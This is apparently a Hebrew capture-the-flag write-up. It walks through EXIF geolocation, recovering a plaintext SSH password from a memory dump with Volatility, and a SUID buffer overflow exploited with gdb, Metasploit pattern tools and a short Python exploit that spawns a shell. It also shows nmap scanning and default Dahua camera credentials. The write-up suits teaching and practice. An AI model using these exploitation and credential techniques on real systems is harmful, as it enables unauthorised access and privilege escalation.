
```
h3y 71m,

r364rd1n6 y0ur r3qu357 - 1 w1ll h3lp y0u w17h 7h15 0p3r4710n.
ju57 w4n7 70 cl4r1fy - 7h15 15 7h3 l457 71m3 1m 601n6 70 h3lp y0u w17h y0ur
cyb3r 57uff.

600dluck,
r0n4ld
```

נראה שמי שעזר לטים במבצע 1337# הוא: **Ronald**.

כדי למצוא באיזה עיר התבצע מבצע Blowfish נכנס לתיקייה Operations/Blowfish/. ושם נמצא קובץ בשם city.jpg אנחנו מזהים בקובץ עיר כלשהי, עכשיו נבדוק אם במאפייני הקובץ כתוב משהו...




כעת, יש לנו את הנקודת GPS שבה צולמה התמונה נשתמש בתוכנה / אתר אשר מאפשר לנו לראות EXIF (Exchangeable image file format):



[מקור: http://www.verexif.com/en/ver.php]


אז מסתבר שהעיר שבה התבצע המבצע Blowfish היא: **Budapest**!

נראה שיש לנו את כל המידע שאנחנו צריכים כדי לאפס את הסיסמה של טים. נכניס את הפרטים לטופס:



ונלחץ על Submit...


הצלחנו! עכשיו יש לנו את הסיסמה לשרת של טים:




התשובה לדגל הראשון היא: **Tim:9bw3W7XvK6H4.**

Mindtricks
Network scope: 10.0.111.0-100
Great! Now that you can access **Tim's private server** , you need to understand what's on it.
Explore the server and figure out what is the **name of the operation** that **The Mastermind** is **currently working on** .

אנחנו בתוך השרת של Tim (דרך RDP) אנחנו צריכים להבין על איזה פרוייקט עובדים כרגע, בשביל לעשות זאת, נתחיל לחפש רמזים בקבצים שנמצאים בשרת. בתיקיית המסמכים שלו אנחנו מוצאים תיקייה בשם Important files אשר בה יש עוד תיקייה בשם: Things to check, ובה יש קובץ Dump בשם: 20160131.mem, עם זיכרון של מערכת ההפעלה בנקודת זמן כלשהי:



נעתיק את הקובץ למחשב שלנו ולפני שנשתמש בכלי שיעזור לנו לחקור את תמונת הזיכרון (Volatility) אנחנו צריכים לדעת פרטים על מערכת ההפעלה, נשתמש ב-msinfo32 כדי לקבל אותם:



כעת, נבדוק איזה תהליכים היו פעילים כשנלקחה תמונת הזיכרון בעזרת Volatility:

```
volatility --profile=Win2008R2SP1x64 -f 20160131.mem pslist
```

```
Volatility Foundation Volatility Framework 2.5
Offset(V)          Name                    PID   PPID   Thds     Hnds   Sess  Wow64 Start                          Exit
------------------ -------------------- ------ ------ ------ -------- ------ ------ ------------------------------ ------------------------------
0xfffffa8003cbc040 System                    4      0     82      632 ------      0 2016-01-31 13:25:59 UTC+0000
0xfffffa800453d8a0 smss.exe                240      4      2       29 ------      0 2016-01-31 13:25:59 UTC+0000
0xfffffa800524eb30 csrss.exe               328    320      9      409      0      0 2016-01-31 13:26:07 UTC+0000
0xfffffa8005282b30 csrss.exe               380    372     10      305      1      0 2016-01-31 13:26:08 UTC+0000
0xfffffa8007eb6920 cmd.exe                1692    708      1       21      1      0 2016-01-31 13:35:47 UTC+0000
0xfffffa8007e3f8a0 conhost.exe            1672    380      2       38      1      0 2016-01-31 13:35:48 UTC+0000
0xfffffa80063df060 cmd.exe                2784    708      1       21      1      0 2016-01-31 13:36:37 UTC+0000
0xfffffa8007e40060 conhost.exe            2352    380      2       34      1      0 2016-01-31 13:36:37 UTC+0000
0xfffffa8005342060 Sonic Visualis         2572   1692      7      132      1      1 2016-01-31 13:40:42 UTC+0000
0xfffffa8007e30260 RamCapture64.e          320    708      6       64      1      0 2016-01-31 13:42:35 UTC+0000
0xfffffa80062f9060 conhost.exe            1640    380      2       35      1      0 2016-01-31 13:42:36 UTC+0000
0xfffffa8007eb2b30 dllhost.exe             900    596      8      132      1      0 2016-01-31 13:43:31 UTC+0000
0xfffffa8007ea9270 putty.exe               812   2784      2       72      1      1 2016-01-31 13:44:00 UTC+0000
```

עכשיו אנחנו יודעים ש-Putty פעל בזמן לקיחת תמונת הזיכרון, נראה אם נוכל לראות כיצד הריצו אותו בעזרת Volatility:


```
volatility --profile=Win2008R2SP1x64 -f 20160131.mem cmdscan
```

```
Volatility Foundation Volatility Framework 2.5
**************************************************
CommandProcess: conhost.exe Pid: 2352
CommandHistory: 0x2b91f0 Application: cmd.exe Flags: Allocated, Reset
CommandCount: 19 LastAdded: 18 LastDisplayed: 9
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x60
Cmd #0 @ 0x2bd590: dir
Cmd #1 @ 0x2b8770: ipconfig
Cmd #2 @ 0x2c16f0: netstat -natp
Cmd #3 @ 0x2b87b0: netstat -n
Cmd #4 @ 0x2c1720: ping 192.168.0.2
Cmd #5 @ 0x2b87f0: cd C:\
Cmd #6 @ 0x2b94d0: dir
Cmd #7 @ 0x29ce40: cd "Program Files (x86)"
Cmd #8 @ 0x2b8810: cd Putty
Cmd #9 @ 0x2c1670: dir
Cmd #10 @ 0x2b8830: ipconfig
Cmd #11 @ 0x2c1750: ping 192.168.0.2
Cmd #12 @ 0x2c22f0: putty.exe -ssh 192.168.0.2 -P 22 -l tim -pw ZCZx4RpUutjL
Cmd #13 @ 0x2b8850: ipconfig
```

הסבר על הפקודות של Volatility:

- **--profile=Win2008R2SP1x64** קביעת פרופיל מערכת ההפעלה.
- **-f 20160131.mem** קובץ הזיכרון אותו אנחנו רוצים לחקור.
- **pslist** מביא לנו את רשימת התהליכים שרצו בזמן שבו נלקחה תמונת הזיכרון.
- **cmdscan** מביא לנו את רשימת הפקודות שרצו בזמן שבו נלקחה תמונת הזיכרון.

בשלב זה יש לנו את שם המשתמש והסיסמה לשרת שאליו המשתמש התחבר עם Putty, אנחנו צריכים לחדור לשרת, בשביל לעשות זאת נעתיק את **Putty** ל-**%TEMP%** (אחת התיקיות היחידות שניתנת לכתיבה) ונכנס עם פרטי ההתחברות שמצאנו:




אנחנו בתוך השרת ואנחנו יודעים שהשם של המבצע הבא נמצא שם... נשתמש בפקודה הבאה לנסות למצוא את הקובץ שמכיל את שם המבצע:

```
find / -name "*operation*" 2> /dev/null
```

- **/** כדי להתחיל לחפש מה-root.
- **-name "*operation*"** בשביל לחפש קובץ שבשם שלו יש operation.
- **2> /dev/null** כדי להמנע מהצגת שגיאות.

```
Team1475766416@ubuntu:~$ find / -name "*operation*" 2> /dev/null
/operation_currently_working_on
Team1475766416@ubuntu:~$ cat /operation_currently_working_on
Dawn of the jocker
```

מצאנו את הקובץ והשתמשנו ב-cat כדי לקרוא את התוכן שלו, עכשיו אנחנו יודעים ששם המבצע הוא: **Dawn of the jocker**.



אנחנו רוצים להיכנס לתיקייה של גורג' (שם משתמש **georgel**).

בגלל שאין לנו את ההרשאות המתאימות נצטרך איכשהו להעלות הרשאות (**Privilege escalation**).

נחפש קבצים שה-**owner** שלהם הוא **georgel** בעזרת הפקודה הבאה:

```
find / -user georgel -exec ls -la --color=auto {} + 2>/dev/null
```

מצאנו בתיקייה /usr/share/Op-Generator קובץ הרצה בשם **op_gen**:

```
/usr/share/Op-Generator:
total 20
drwxrwxr-x   2 georgel sw    4096 Nov 12 01:59 .
drwxr-xr-x 102 root    root  4096 Nov 12 01:59 ..
-r-sr-xr-x   1 georgel sw   12172 Nov 12 01:59 op_gen
```

מה שמיוחד בקובץ הזה היא העובדה שיש לו **Suid** שזה הדגל **S** בצד שמאל (**owner**), זה אומר שהקובץ ירוץ בהרשאות של ה-Owner, נוריד את הקובץ להבין איך הוא עובד והאם יש לו בעית אבטחה שנוכל להשתמש בה לקרוא את הקבצים של **georgel**.

קודם נבדוק כיצד התוכנית פועלת ומה היא עושה:

```
Team1474443709@ubuntu:/usr/share/Op-Generator$ ./op_gen
*****************************************
Usage: ./op_gen letters_seed number_seed
*****************************************
```

אנחנו מבינים שהתוכנה מקבלת 2 פרמטרים והתוצאה היא שם מבצע ייחודי.

```
Team1474443709@ubuntu:/usr/share/Op-Generator$ ./op_gen A 15
---------------------------------
WELCOME TO THE OPERATION GENERATOR
---------------------------------
GENERATING...
Done!
Operation's code: A5A1
Operation's name: Green Cyber
Type: Deliver Mission
```

עכשיו נבודק אם אחת הפונקציות הפגיעות ל-Buffer Overflow נמצאות בקובץ (strcpy, strcat, sprintfאו vsprintf) בעזרת הפקודה הבאה:

```
objdump -d ./op_gen | grep 'strcpy\|strcat\|sprintf\|vsprintf'
```

```
08048530 <strcat@plt>:
08048540 <strcpy@plt>:
 804889c:       e8 9f fc ff ff          call   8048540 <strcpy@plt>
 8048c44:       e8 e7 f8 ff ff          call   8048530 <strcat@plt>
 8048c72:       e8 b9 f8 ff ff          call   8048530 <strcat@plt>
 8048cb8:       e8 73 f8 ff ff          call   8048530 <strcat@plt>
 8048d49:       e8 e2 f7 ff ff          call   8048530 <strcat@plt>
```

אנחנו מבינים ש-**strcpy** נקרא מהתוכנית, כדי לראות כיצד זה נראה נשתמש בפקודה הבאה:

```
objdump -d ./op_gen | grep 'strcpy\|strcat\|sprintf\|vsprintf'
```

```
804886a:       e8 1e 05 00 00          call   8048d8d <lettersValidCheck>
804886f:       85 c0                   test   %eax,%eax
8048871:       75 16                   jne    8048889 <main+0x17c>
8048873:       c7 04 24 e0 8f 04 08    movl   $0x8048fe0,(%esp)
804887a:       e8 d1 fc ff ff          call   8048550 <puts@plt>
804887f:       b8 00 00 00 00          mov    $0x0,%eax
8048884:       e9 3f 02 00 00          jmp    8048ac8 <main+0x3bb>
8048889:       8b 45 0c                mov    0xc(%ebp),%eax
804888c:       83 c0 08                add    $0x8,%eax
804888f:       8b 00                   mov    (%eax),%eax
8048891:       89 44 24 04             mov    %eax,0x4(%esp)
8048895:       8d 44 24 70             lea    0x70(%esp),%eax
8048899:       89 04 24                mov    %eax,(%esp)
804889c:       e8 9f fc ff ff          call   8048540 <strcpy@plt>
80488a1:       c6 44 24 7a 00          movb   $0x0,0x7a(%esp)
80488a6:       8d 44 24 70             lea    0x70(%esp),%eax
80488aa:       89 04 24                mov    %eax,(%esp)
80488ad:       e8 56 05 00 00          call   8048e08 <digitsValidCheck>
80488b2:       85 c0                   test   %eax,%eax
80488b4:       75 16                   jne    80488cc <main+0x1bf>
80488b6:       c7 04 24 14 90 04 08    movl   $0x8049014,(%esp)
80488bd:       e8 8e fc ff ff          call   8048550 <puts@plt>
80488c2:       b8 00 00 00 00          mov    $0x0,%eax
```

כעת, כשאנחנו ב-less אנחנו יכולים לחפש טקסט בעזרת **/strcpy** כאשר נלחץ **n** נגיע למאורע השני של הטקסט שחיפשנו, כשעלינו ראינו שהפונקציה שקוראת ל-**strcpy** היא תחת הפונקציה הראשית (**main**) והיא מקבלת כקלט את הארגומנט השני (number_seed).

החלטנו לחפש אולי יש קריאה לפונקציה שתריץ תהליכים במערכת ההפעלה אז חיפשנו בעזרת **/system** ומצאנו קריאה אליה:

```
08048e65 <charValidCheck>:
 8048e65:       55                      push   %ebp
 8048e66:       89 e5                   mov    %esp,%ebp
 8048e68:       83 ec 18                sub    $0x18,%esp
 8048e6b:       c7 04 24 3c 92 04 08    movl   $0x804923c,(%esp)
 8048e72:       e8 e9 f6 ff ff          call   8048560 <system@plt>
 8048e77:       c7 04 24 00 00 00 00    movl   $0x0,(%esp)
 8048e7e:       e8 fd f6 ff ff          call   8048580 <exit@plt>
 8048e83:       66 90                   xchg   %ax,%ax
 8048e85:       66 90                   xchg   %ax,%ax
 8048e87:       66 90                   xchg   %ax,%ax
 8048e89:       66 90                   xchg   %ax,%ax
 8048e8b:       66 90                   xchg   %ax,%ax
 8048e8d:       66 90                   xchg   %ax,%ax
 8048e8f:       90                      nop
```

עד כה זה נראה טוב. נשתמש ב-GDB כדי לדבג ולהבין מה קורה מאחורי הקלעים בעזרת הפקודה:

```
gdb /usr/share/Op-Generator/op_gen
```

ננסה להבין איזה תהליך הפונקציה **charValidCheck** פותחת בעזרת פקודת ה-gdb:

```
printf "%s\n", 0x0804923C .
```

0x0804923C היא הכתובת של הסטרינג שמגיע כפרמטר לפונקציה **system**. מה שחזר לנו בפלט זה: **/bin/sh** (נראה שזו פונקצית Backdoor כי אין קריאה אליה בקוד), נשמור את הכתובת שלה בצד (**0x8048e65**) ונמשיך בשלב לדבאג.

עכשיו נייצר ארגומנטים לתוכנית בעזרת הפקודת ה-gdb:

```
set args A `python -c 'print "B" * 10000'`
```

הפרמטר הראשון יהיה A והשני יהיה 1000 פעמים B (שיצרנו בעזרת python).

נריץ את התוכנית בעזרת פקודת ה-gdb:

```
run
```

```
Starting program: /usr/share/Op-Generator/op_gen A `python -c 'print "B" * 10000
'`
-----------------------------------
WELCOME TO THE OPERATION GENERATOR
-----------------------------------
Invalid number seed - Should only contain digits


Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
```

מעניין, קיבלנו Segmentation Fault בכתובת **0x42424242** שזה בעצם 4 * "B".

נשתמש במחשב שלנו בכלי pattern_create של Metasploit בעזרת הפקודה:

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 10000
```

עכשיו כשיש לנו **pattern** נשתמש בו כדי לייצר ארגומנטים חדשים לתוכנית בעזרת הפקודת ה-gdb:

```
set args A Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8A…u4Mu5Mu6Mu7Mu8Mu9Mv0Mv1Mv2M
```

שוב נריץ את התוכנית בעזרת הפקודה **run** וכ-gdb ישאל אותנו אם אנחנו רוצים להריץ אותה מחדש נאשר.

```
l6Ml7Ml8Ml9Mm0Mm1Mm2Mm3Mm4Mm5Mm6Mm7Mm8Mm9Mn0Mn1Mn2Mn3Mn4Mn5Mn6Mn7Mn8Mn9Mo0Mo1Mo2
Mo3Mo4Mo5Mo6Mo7Mo8Mo9Mp0Mp1Mp2Mp3Mp4Mp5Mp6Mp7Mp8Mp9Mq0Mq1Mq2Mq3Mq4Mq5Mq6Mq7Mq8Mq
9Mr0Mr1Mr2Mr3Mr4Mr5Mr6Mr7Mr8Mr9Ms0Ms1Ms2Ms3Ms4Ms5Ms6Ms7Ms8Ms9Mt0Mt1Mt2Mt3Mt4Mt5M
t6Mt7Mt8Mt9Mu0Mu1Mu2Mu3Mu4Mu5Mu6Mu7Mu8Mu9Mv0Mv1Mv2M
---------------------------------
WELCOME TO THE OPERATION GENERATOR
---------------------------------
Invalid number seed - Should only contain digits


Program received signal SIGSEGV, Segmentation fault.
0x69423569 in ?? ()
```

בשביל למצוא באיזה מקום נמצאת הכתובת נשתמש בעוד כלי של Metasploit בשם pattern_offset בעזרת הפקודה:

```
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 0x69423569
```

קיבלנו כפלט:


```
[*] Exact match at offset 1036
```

זה ה-offset בו נצטרך לשים את הכתובת לפונקצית ה-Backdoor.

אז לסיכום יש לנו גם את הכתובת לפונצית ה-Backdoor וגם את המיקום בו אנחנו צריכים לשים אותה, מה שנשאר זה לכתוב את האקספלויט:


```
# /usr/bin/env python
import struct
import subprocess

subprocess.call([
    "/usr/share/Op-Generator/op_gen",
    'A',
    'B' * 1036 + struct.pack('L', 0x08048e65)]
)
```

הרצנו את האקספלויט ו... קיבלנו sh בהרשאותיו של georgel!



התשובה לדגל האחרון היא: **pj0sdt3mdz.**

מסלול שני - Doodle Mail (The Hacker)



המטרה היא להשיג את הסיסמה והשם משתמש של מנהל הרשתות לשרת המיילים (**www.email.com**), אנחנו מבינים שבשביל לצלוח את המשימה נצטרך קודם לסרוק פורטים ברשת **10.0.113.0-50.** כדי לסרוק השתמשנו בפקודה:


```
nmap -sS -sV 10.0.113.0-50
```

- **-Ss** TCP SYN scan (סריקת פורטים בלי לחכות ACK - יותר מהירה).
- **-Sv** Standard service detection (מציאת גירסאות לסרביסים שמשמשים בפורט).

תוצאות דו"ח סריקת הפורטים של Nmap:

```
Nmap scan report for 10.0.113.1
Host is up (0.00022s latency).
Not shown: 999 closed ports
PORT    STATE SERVICE  VERSION
443/tcp open  ssl/http Apache httpd 2.4.7 ((Ubuntu))
MAC Address: 00:0C:29:40:0C:08 (VMware)

Nmap scan report for 10.0.113.42
Host is up (0.00019s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     Dropbear sshd 0.53.1 (protocol 2.0)
MAC Address: 00:0C:29:4D:B4:F0 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

אנחנו מצליחים לזהות שבשרת **10.0.113.42** יש שירות של SSH (Dropbear sshd 0.53.1) ובשרת **10.0.113.1** יש שירותי HTTP/S (Apache httpd 2.4.7). אנחנו בוחרים להשתמש בדפדפן כדי לגלוש ל-**https://10.0.113.1** ולראות מה נמצא שם:




זוהי מערכת dahua - מערכת מצלמות, עכשיו ננסה לבדוק אם יש פרטי התחברות ברירת מחדל... חיפוש קצר בגוגל הביא אותנו לדף הבא ואחרי שבדקנו את פרטי ההתחברות מצאנו שהשם משתמש וסיסמה למערכת הם: 888888:888888.

[מקור: http://www.forum.use-ip.co.uk/threads/dahua-default-login-username-and-password.377]

